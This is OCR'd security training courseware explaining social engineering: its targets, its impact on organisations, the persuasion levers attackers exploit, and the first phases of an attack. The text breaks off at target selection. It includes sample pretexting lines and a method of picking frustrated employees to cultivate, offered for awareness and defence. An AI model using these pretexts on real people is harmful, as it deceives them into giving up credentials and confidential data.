
- Social engineering is the art of **convincing people** to **reveal confidential information**
- Common targets of social engineering include **help desk personnel**, **technical support executives**, **system administrators**, etc.
- Social engineers depend on the fact that **people are unaware** of the valuable information to which they have access and are careless about protecting it

Impact of Attack on an Organization

- Economic losses
- Damage of goodwill
- Loss of privacy
- Dangers of terrorism
- Lawsuits and arbitration
- Temporary or permanent closure

Behaviors Vulnerable to Attacks

- Authority
- Intimidation
- Consensus
- Scarcity
- Urgency
- Familiarity
- Trust
- Greed



What is Social Engineering? (Cont'd)

Factors that Make Companies Vulnerable to Attacks

- **Insufficient security training**
- **Unregulated access to information**
- **Several organizational units**
- **Lack of security policies**

Why is Social Engineering Effective?

- Security policies are as strong as their weakest link, and **human behavior** is the most **susceptible factor**
- It is **difficult to detect** social engineering attempts
- There is **no method that can be applied to ensure complete security** from social engineering attacks
- There is **no specific software or hardware** to defend against a social engineering attack

What is Social Engineering?

Before performing a social engineering attack, the attacker gathers information about the target organization from various sources such as:

- The organization's official websites, where employees' IDs, names, and email addresses are shared

- Advertisements of the target organization cast through media reveal information such as products and offers.
- Blogs, forums, and other online spaces where employees share basic personal and organizational information.

After gathering information, an attacker executes social engineering attacks using various approaches such as impersonation, piggybacking, tailgating, reverse social engineering, and other methods.

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization's sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal the organization's critical information. For instance, unwittingly answering strangers' questions or replying to spam email.

To succeed, attackers take a special interest in developing social engineering skills and can be so proficient that the victims might not even notice the fraud. Attackers always look for new ways to access information. They also ensure that they know the organization's perimeter and the people on its **perimeter**, such as security guards, receptionists, and help-desk workers, to exploit human oversight. People have conditioned themselves to not be overly suspicious, and they associate specific behaviors and appearances with known entities. For instance, a man in a uniform carrying a pile of packages for delivery will be perceived as a delivery person. With the help of social engineering tricks, attackers succeed in obtaining confidential information, authorization, and access details from people by deceiving and manipulating human vulnerability.

Common Targets of Social Engineering

A social engineer uses the vulnerability of human nature as their most effective tool. Usually, people believe and trust others and derive fulfillment from helping the needy. Discussed below are the most common targets of social engineering in an organization:

- **Receptionists and Help-Desk Personnel**: Social engineers generally target service-desk or help-desk personnel by tricking them into divulging confidential information about the organization. To extract information, such as a phone number or password, the attacker first wins the trust of the individual with the information. On winning their trust, the attacker manipulates them to get valuable information. Receptionists and help-desk staff may readily share information if they feel they are doing so to help a customer.
- **Technical Support Executives**: Another target of social engineers is technical support executives. The social engineers may take the approach of contacting technical support executives to obtain sensitive information by pretending to be senior management, customers, vendors, or other figures.
- **System Administrators**: A system administrator in an organization is responsible for maintaining the systems. Thus, they may have critical information such as the type and

version of OS and admin passwords, that could be helpful for an attacker in planning an attack.

- **Users and Clients**: Attackers could approach users and clients of the target organization, pretending to be a tech support person to extract sensitive information.
- **Vendors of the Target Organization**: Attackers may also target the vendors of the organization to gain critical information that could help in executing attacks.
- **Senior Executives:** Attackers could also approach senior executives from various departments such as Finance, HR, and CxOs to obtain critical information about the organization

Impact of Social Engineering Attack on an Organization

Social engineering does not seem like a serious threat, but it can lead to substantial losses for organizations. The impact of social engineering attack on organizations include:

- **Economic Losses**: Competitors may use social engineering techniques to steal sensitive information such as the development plans and marketing strategies of the target company, which can result in an economic loss.
- **Damage to Goodwill**: For an organization, goodwill is important for attracting customers. Social engineering attacks may damage that goodwill by leaking sensitive organizational data.
- **Loss of Privacy**: Privacy is a major concern, especially for big organizations. If an organization is unable to maintain the privacy of its stakeholders or customers, then people can lose trust in the company and may discontinue their business association with the organization. Consequently, the organization could face losses.
- **Dangers of Terrorism**: Terrorism and anti-social elements pose a threat to an organization’s assets — people and property. Terrorists may use social engineering techniques to make blueprints of their targets to infiltrate their targets.
- **Lawsuits and Arbitration**: Lawsuits and arbitration result in negative publicity for an organization and affects the business’s performance.
- **Temporary or Permanent Closure**: Social engineering attacks can result in a loss of goodwill. Lawsuits and arbitration may force the temporary or permanent closure of an organization and its business activities.

Behaviors Vulnerable to Attacks

- **Authority**

  Authority implies the right to exercise power in an organization. Attackers take advantage of this by presenting themselves as a person of authority, such as a technician or an executive, in a target organization to steal important data.

  For example, an attacker can call a user on the phone and can claim to be working as a network administrator in the target organization. The attacker then informs the victim about a security incident in the network and asks them to provide their account credentials to protect their data against theft. After obtaining the victim's credentials, the attacker steals sensitive information from the victim's account.

- **Intimidation**

  Intimidation refers to an attempt to intimidate a victim into taking several actions by using bullying tactics. It is usually performed by impersonating some other person and manipulating users into disclosing sensitive information.

  For example, an attacker might call the executive's receptionist with this request:

  "Mr. Tibiyani is about to give a big presentation to the customers, but he is unable to open his files; it seems they are corrupt. He told me to call you and ask you to send the files to me immediately so that he can start his talk."

- **Consensus or Social Proof**

  Consensus or social proof refers to the fact that people are usually willing to like things or do things that other people like or do.

  Attackers take advantage of this by doing things like creating websites and posting fake testimonials from users about the benefits of certain products such as anti-malware (rogueware). Therefore, if users search the Internet to download the rogueware, they encounter these websites and believe the forged testimonials. Further, if users download the malicious product, attackers may install a trojan along with it.

- **Scarcity**

  Scarcity implies the state of being scarce. In the context of social engineering, scarcity often implies creating a feeling of urgency in a decision-making process. Due to this urgency, attackers can control the information provided to victims and manipulate the decision-making process.

  For example, when Apple releases a new iPhone product that sells out and goes out of stock, attackers can take advantage of this situation by sending a phishing email to the target users, encouraging them to click on a link provided in the email to buy the product. If the users click on this link, they get redirected to some malicious website controlled by the attacker. As a result, the user might end up revealing their account details or downloading some malicious programs such as trojans.

- **Urgency**

  Urgency implies encouraging people to take immediate action. Attackers can take advantage of this by tricking victims into performing unintended tasks.

  For example, ransomware often uses the urgency principle, which makes the victim take urgent action under a time-limit. The victims see the countdown timer running on their infected systems and know that failure to make the required decision within the given time can result in the loss of important data.

  Similarly, attackers can send phishing emails indicating that a certain product is available at a low price and that to buy it, the user should click on the "Buy Now" link. The user is tricked, and they click on the link to take immediate action. As a result, they are redirected to a malicious website and end up revealing their account details or downloading a virus file.

- **Familiarity or Liking**

  Familiarity or liking implies that people are more likely to be persuaded to do something when they are asked by someone whom they like. This indicates that people are more likely to buy products if they are advertised by an admired celebrity.

  For example, people are more likely to allow someone to look over their shoulder if they like that person or they are familiar with them. If people do not like the person, they immediately recognize the shoulder surfing attack and prevent it. Similarly, people often allow someone to tailgate them if they like that person or are familiar with them. In some cases, social engineers use a charming smile and sweet-talk to deceive the other person into liking them.

- **Trust**

  Attackers often attempt to build a trusting relationship with victims.

  For example, an attacker can call a victim and introduce themself as a security expert. Then, they may claim that they were working with XYZ company, and they noticed some unusual errors sent from the victim's system. The attacker builds trust by using the company name and their experience in the security field. After establishing trust, the attacker guides the victim to follow a series of steps to "view and disable the system errors." They later send an email containing a malicious file and persuade the victim to click on and download it. Through this process, the attacker successfully installs malware on the victim's system, infecting it and allowing the attacker to steal important information.

- **Greed**

  Some people are possessive by nature and seek to acquire vast amounts of wealth through illegal activities. Social engineers lure their targets to divulge information by promising something for nothing (appealing to their greed).

  For example, an attacker may pretend to be a competitor and lure the employees of the target into revealing critical information by offering a considerable reward.

Factors that Make Companies Vulnerable to Attacks

Many factors make companies vulnerable to social engineering attacks; some of them are as follows:

- **Insufficient Security Training**

  Employees can be ignorant about the social engineering tricks used by attackers to lure them into divulging sensitive data about the organization. Therefore, the minimum responsibility of any organization is to educate their employees about social engineering techniques and the threats associated with them to prevent social engineering attacks.

- **Unregulated Access to Information**

  For any company, one of its main assets is its database. Providing unlimited access or allowing everyone access to such sensitive data might cause trouble. Therefore, companies must ensure proper training for and surveillance of key personnel accessing sensitive data.

- **Several Organizational Units**

  Some organizations have their units at different geographic locations, making it difficult to manage the system. Further, this sort of setup makes it easier for an attacker to access the organization's sensitive information.

- **Lack of Security Policies**


  Security policy is the foundation of security infrastructure. It is a high-level document describing the security controls implemented in a company. An organization should take extreme measures related to every possible security threat or vulnerability. Implementation of certain security measures such as password change policy, information sharing policy, access privileges, unique user identification, and centralized security, prove to be beneficial.

Why is Social Engineering Effective?

Like other techniques, social engineering does not deal with network security issues; instead, it deals with the psychological manipulation of a human being to extract desired information.

The following are reasons why social engineering continues to be effective:

- Despite various security policies, preventing social engineering is a challenge because human beings are most susceptible to variation.
- It is challenging to detect social engineering attempts. Social engineering is the art and science of manipulating people into divulging information.
- No method guarantees complete security from social engineering attacks.
- No specific hardware or software is available to safeguard against social engineering attacks.
- This approach is relatively cheap (or free) and easy to implement.



Phases of a Social Engineering Attack

Research the Target Company

- Dumpster diving, websites, employees, tour of the company, etc.

Select a Target

- Identify frustrated employees of the target company

Develop a Relationship

- Develop a relationship with the selected employees

Exploit the Relationship

- Collect sensitive account and financial information, as well as current technologies

Phases of a Social Engineering Attack

Attackers take the following steps to execute a successful social engineering attack:

- **Research the Target Company**

  Before attacking the target organization's network, an attacker gathers enough information to infiltrate the system. Social engineering is one technique that helps in extracting information. Initially, the attacker researches basic information about the target organization, such as the nature of the business, its location, number of employees, and other facts. While researching, the attacker indulges in activities such as dumpster diving, browsing the company's website, and finding employee details.

- **Select a Target**

